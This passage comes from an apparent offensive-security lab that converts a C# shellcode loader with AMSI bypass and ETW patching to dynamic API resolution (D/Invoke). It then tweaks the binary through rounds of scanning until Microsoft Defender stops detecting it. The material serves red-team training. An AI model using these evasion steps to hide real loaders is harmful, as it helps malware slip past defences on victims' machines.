- It leaves a clear signature in the Import Address Table (IAT) of the binary, which can be easily detected by static analysis tools and antivirus software.
- The
IATcan be hooked or monitored by security products, which can interfere with the execution of the code.
To mitigate these issues, we can use a technique called D/Invoke (Dynamic Invoke), which allows us to dynamically resolve and call unmanaged functions at runtime without leaving a trace in the IAT. This approach involves using the GetModuleHandle and GetProcAddress functions to retrieve the function pointers we need in our code, which can then be invoked using delegates.
We'll need to create a few helper classes to manage the dynamic loading and invocation of functions. We're also going to move the DLLImports to a separate class. Here's a basic outline of how we can implement this:
- Create a
Win32Importsclass: This class will contain the P/Invoke declarations forGetModuleHandleandGetProcAddress, which are needed to dynamically load other functions. - Create a
DelegateHelperclass: This class will provide methods to resolve function pointers and convert them to delegates. - Create a
Win32Delegatesclass: This class will define delegate types for the functions we want to call and provide static properties to access them. - Update the main code: Replace all P/Invoke calls with calls to the delegates defined in
Win32Delegates.
The project structure will look like this:
SOURCE CODE LOCATION : "C:\THEV\Labs\DInvokeLoader\DInvokeLoader.sln" ├── DInvokeLoader.cs -> Our main program ├── ShellcodeDecoder.cs ├── StagedLoader.cs ├── RetrieveXORkey.cs ├── AMSIBypass.cs ├── ETWPatch.cs ├──Win32Imports.cs -> Moved P/Invoke declarations here ├──Win32Delegates.cs -> Define delegates for Win32 functions └──DelegateHelper.cs -> Helper class to bind delegates dynamicallyLAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_DInvokeLoader" ├── DInvokeLoaderDetected.exe ├── DInvokeLoaderDetectedToo.exe ├── DInvokeLoaderNotDetected.exe ├── DInvokeLoaderFinal.exe └──XORFunctionHasher.exe LAB SOLUTION : "C:\THEV\Labs\Lab_DInvokeLoader\SOLUTION" -> In case you get stuck,
this has all the proper code, shellcode and binaries.
IMPORTANT : In order to save some time and prevent boring repetition,we've already created the . You can find these files in the project directory. We have also updated theWin32Imports.cs,DelegateHelper.cs, andWin32Delegates.csfiles for you and provided all the necessary codeDInvokeLoader.cs,AMSIBypass.cs, andETWPatch.csfiles to use the new dynamic delegates. Your task is to understand how the D/Invoke mechanism works and how it improves the stealthiness of our loader, not to find and replace all the P/Invoke calls manually :).
Step 1: Created and moved P/Invoke Declarations to Win32Imports.cs
We have removed the P/Invoke declarations from DInvokeLoader.cs, AMSIBypass.cs, and ETWPatch.cs to a new class named Win32Imports. This class will only contain the P/Invoke declarations for GetModuleHandle and GetProcAddress, which are essential for dynamically loading other functions.
using System;
using System.Runtime.InteropServices;
public static class Win32Imports
{
    // P/Invoke for GetModuleHandle and GetProcAddress
    [DllImport("kernel32.dll", CharSet = CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32.dll", CharSet = CharSet.Ansi, ExactSpelling = true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string lpProcName);
}
Step 2: Create DelegateHelper.cs
The delegate helper class will provide a method to resolve function pointers and convert them to delegates, basically looking up the function address and creating a delegate for it. For example, to resolve VirtualAlloc, we will use GetModuleHandle to get the handle of kernel32.dll, then use GetProcAddress to get the address of VirtualAlloc, and finally use Marshal.GetDelegateForFunctionPointer to convert that address into a delegate of the appropriate type. That pointer then is used to call the function when we use the delegate (e.g., Win32Delegates.DVAlloc(...)).
Then we have created a new file named DelegateHelper.cs to manage the binding of delegates to function pointers.
using System;
using System.Runtime.InteropServices;

public static class DelegateHelper
{
    // Generic helper to resolve an API by name and return it as a delegate
    public static T GetFunctionDelegate<T>(string moduleName, string functionName) where T : Delegate
    {
        IntPtr moduleHandle = Win32Imports.GetModuleHandle(moduleName);
        if (moduleHandle == IntPtr.Zero)
        {
            throw new Exception($"Failed to get handle for {moduleName}");
        }

        IntPtr functionAddress = Win32Imports.GetProcAddress(moduleHandle, functionName);
        if (functionAddress == IntPtr.Zero)
        {
            throw new Exception($"Failed to get address for {functionName}");
        }

        return Marshal.GetDelegateForFunctionPointer<T>(functionAddress);
    }
}
Step 3: Create Win32Delegates.cs
We have created a new file named Win32Delegates.cs to define the delegate types for the functions we want to call. Basically we define a delegate type for each function signature, and then we create static properties to hold the resolved delegates. In the static constructor of the class, we use the DelegateHelper to resolve each function and assign it to the corresponding property.
using System;

public static class Win32Delegates
{
    // Delegate definitions
    [System.Runtime.InteropServices.UnmanagedFunctionPointer(System.Runtime.InteropServices.CallingConvention.StdCall)]
    public delegate IntPtr DVAllocDelegate(
        IntPtr lpAddress,
        uint dwSize,
        uint flAllocationType,
        uint flProtect);

    [System.Runtime.InteropServices.UnmanagedFunctionPointer(System.Runtime.InteropServices.CallingConvention.StdCall)]
    public delegate IntPtr DCThreadDelegate(
        IntPtr lpThreadAttributes,
        uint dwStackSize,
        IntPtr lpStartAddress,
        IntPtr lpParameter,
        uint dwCreationFlags,
        out uint lpThreadId);

    [System.Runtime.InteropServices.UnmanagedFunctionPointer(System.Runtime.InteropServices.CallingConvention.StdCall)]
    public delegate uint DWFSObjectDelegate(
        IntPtr hHandle,
        uint dwMilliseconds);

    [System.Runtime.InteropServices.UnmanagedFunctionPointer(System.Runtime.InteropServices.CallingConvention.StdCall)]
    public delegate bool DWPMemoryDelegate(
        IntPtr hProcess,
        IntPtr lpBaseAddress,
        byte[] lpBuffer,
        uint nSize,
        out IntPtr lpNumberOfBytesWritten);

    [System.Runtime.InteropServices.UnmanagedFunctionPointer(System.Runtime.InteropServices.CallingConvention.StdCall)]
    public delegate IntPtr DGCProcessDelegate();

    [System.Runtime.InteropServices.UnmanagedFunctionPointer(System.Runtime.InteropServices.CallingConvention.StdCall)]
    public delegate bool DVProtectDelegate(
        IntPtr lpAddress,
        uint dwSize,
        uint flNewProtect,
        out uint lpflOldProtect);

    [System.Runtime.InteropServices.UnmanagedFunctionPointer(System.Runtime.InteropServices.CallingConvention.StdCall)]
    public delegate IntPtr DLLibraryDelegate(
        string lpFileName);

    [System.Runtime.InteropServices.UnmanagedFunctionPointer(System.Runtime.InteropServices.CallingConvention.StdCall)]
    public delegate bool DRPMemoryDelegate(
        IntPtr hProcess,
        IntPtr lpBaseAddress,
        byte[] lpBuffer,
        uint dwSize,
        out IntPtr lpNumberOfBytesRead);

    // Resolved delegate instances
    public static readonly DVAllocDelegate DVAlloc;
    public static readonly DCThreadDelegate DCThread;
    public static readonly DWFSObjectDelegate DWFSObject;
    public static readonly DWPMemoryDelegate DWPMemory;
    public static readonly DGCProcessDelegate DGCProcess;
    public static readonly DVProtectDelegate DVProtect;
    public static readonly DLLibraryDelegate DLLibrary;
    public static readonly DRPMemoryDelegate DRPMemory;

    static Win32Delegates()
    {
        DVAlloc = DelegateHelper.GetFunctionDelegate<DVAllocDelegate>("kernel32.dll", "VirtualAlloc");
        DCThread = DelegateHelper.GetFunctionDelegate<DCThreadDelegate>("kernel32.dll", "CreateThread");
        DWFSObject = DelegateHelper.GetFunctionDelegate<DWFSObjectDelegate>("kernel32.dll", "WaitForSingleObject");
        DWPMemory = DelegateHelper.GetFunctionDelegate<DWPMemoryDelegate>("kernel32.dll", "WriteProcessMemory");
        DGCProcess = DelegateHelper.GetFunctionDelegate<DGCProcessDelegate>("kernel32.dll", "GetCurrentProcess");
        DVProtect = DelegateHelper.GetFunctionDelegate<DVProtectDelegate>("kernel32.dll", "VirtualProtect");
        DLLibrary = DelegateHelper.GetFunctionDelegate<DLLibraryDelegate>("kernel32.dll", "LoadLibraryA");
        DRPMemory = DelegateHelper.GetFunctionDelegate<DRPMemoryDelegate>("kernel32.dll", "ReadProcessMemory");
    }
}
Step 4: Updated DInvokeLoader.cs, AMSIBypass.cs and ETWPatch.cs to use Dynamic Delegates
Our functions are now in Win32Delegates class, so we need to update our calls in DInvokeLoader.cs, AMSIBypass.cs, and ETWPatch.cs as shown in the table below:
Here's a summary of the changes:
| Function | New Location | Loader | AMSI | ETW |
|---|---|---|---|---|
| VirtualAlloc | Win32Delegates.DVAlloc | ✅ | ||
| WriteProcessMemory | Win32Delegates.DWPMemory | ✅ | ✅ | ✅ |
| CreateThread | Win32Delegates.DCThread | ✅ | ||
| WaitForSingleObject | Win32Delegates.DWFSObject | ✅ | ||
| GetCurrentProcess | Win32Delegates.DGCProcess | ✅ | ✅ | ✅ |
| VirtualProtect | Win32Delegates.DVProtect | ✅ | ✅ | |
| LoadLibraryA | Win32Delegates.DLLibrary | ✅ | ✅ | |
| ReadProcessMemory | Win32Delegates.DRPMemory | ✅ | ||
| GetProcAddress | Win32Imports.GetProcAddress | ✅ | ✅ |
Step 5: Build and do forensics on our new D/Invoke Loader
NOTE: You can find a compiled version of the D/Invoke loader in the
C:\THEV\Labs\Lab_DInvokeLoader\DInvokeLoaderDetected.exedirectory.
- Let's scan our new
D/Invokeloader with PE Studio and see the difference in imports compared to our previousP/Invokeloader.

- Go to the Imports section:

Compared to our previous AMSIETWloader.exe, we can see that the imports related to memory manipulation and process injection (VirtualAlloc, WriteProcessMemory, CreateThread) are no longer present in the IAT, which is a good sign.

- Open a command prompt as Administrator and let's run a GoCheck64.exe scan:
cd C:\THEV\Labs\Lab_DInvokeLoader
gocheck64.exe DInvokeLoaderDetected.exe --defender

Surprisingly, GoCheck64 detects some suspicious (2) characteristics, but CAPA does not find any capabilities related to process injection or memory manipulation (it does find the Amsi Bypass because we didn't obfuscate AmsiScanBuffer), which is a good sign. So why is Defender detectting our code as malicious - we are having a ton of strings in our binary that are related to process injection and memory manipulation, even though we are not using P/Invoke anymore. So Defender is likely using a combination of static and dynamic analysis to identify potentially malicious behavior based on these strings.
- It's actually the
AmsiScanBufferstring that is likely triggering the first detection, as it is a well-known function used in AMSI bypass techniques. Even though we are not using it directly in our code, its presence in the binary can raise suspicion. We'll Base64 encode the AmsiScanBuffer string (aFunctionNameBase64->aFunctionName)to see if that helps evade detection.

NOTE: You can find a compiled version of the D/Invoke loader with the AmsiScanBuffer string obfuscated in the
C:\THEV\Labs\Lab_DInvokeLoader\DInvokeLoaderDetectedToo.exedirectory.
- Open a command prompt as Administrator and let's run another GoCheck64.exe scan:
cd C:\THEV\Labs\Lab_DInvokeLoader
gocheck64.exe DInvokeLoaderDetectedToo.exe --defender

- The 2nd detection is actually our XOR Decoder function, why it wasn't detected in the previous labs is a mystery so far, but it could be that the combination of the XOR decoder and the presence of AmsiScanBuffer raised more flags. But no worries we can easily fix that by adding a dummy function in our XOR decoder class.

GC.KeepAlive(null): This is a built-in .NET method in the System namespace that does nothing in this context since passing null has no effect on the program’s execution or state. It’s a safe, existing function that serves as a no-op.
NOTE: You can find a compiled version of the D/Invoke loader with the AmsiScanBuffer string obfuscated in the
C:\THEV\Labs\Lab_DInvokeLoader\DInvokeLoaderNotDetected.exedirectory.
If we now run GoCheck64.exe again on DInvokeLoaderNotDetected.exe, we can see that there are no more detections:
Current CAPA analysis of our DInvokeLoader loader:

You can clearly see that there are no more imports related to memory manipulation (VirtualAlloc) or (CreateThread) , which is a good sign and the AMSI bypass is no longer detected as well.
Previous CAPA analysis of our AMSIETWLoader:
- Run floss/strings against our new D/Invoke loader and see what strings are still present:
cd C:\THEV\Labs\Lab_DInvokeLoader
strings64.exe C:\THEV\Labs\Lab_DInvokeLoader\DInvokeLoaderNotDetected.exe | FINDSTR /C:createthread /C:virtualalloc /C:writeprocessmemory /C:"shell*" /I /R

So we still see the strings of VirtualAlloc, WriteProcessMemory, CreateThread, etc. which are all related to process injection and memory manipulation. Even though we are not using P/Invoke anymore, the presence of these strings can still raise suspicion. We can obfuscate these strings by splitting them into smaller parts and concatenating them at runtime, or by using some form of encoding (like Base64) to hide their true nature. Or even better we can use our XOR key to XOR encode these strings and decode them at runtime.
- Open the
DInvokeLoaderNotDetected.exein PE Studio and check the strings section:

- Go to the Strings section and sort on
flag:

Finally let's use Litterbox to see if there are any other static detections
- Open a command prompt as Administrator and run Litterbox (if not already running from previous labs):
cd C:\THEV\Litterbox
python litterbox.py
This will start the litterbox server on port 1337.
- Now open your
Chromebrowser and go to http://localhost:1337 go toAnalyze Payload, upload theDInvokeLoaderNotDetected.exefile and selectStatic Analysis:
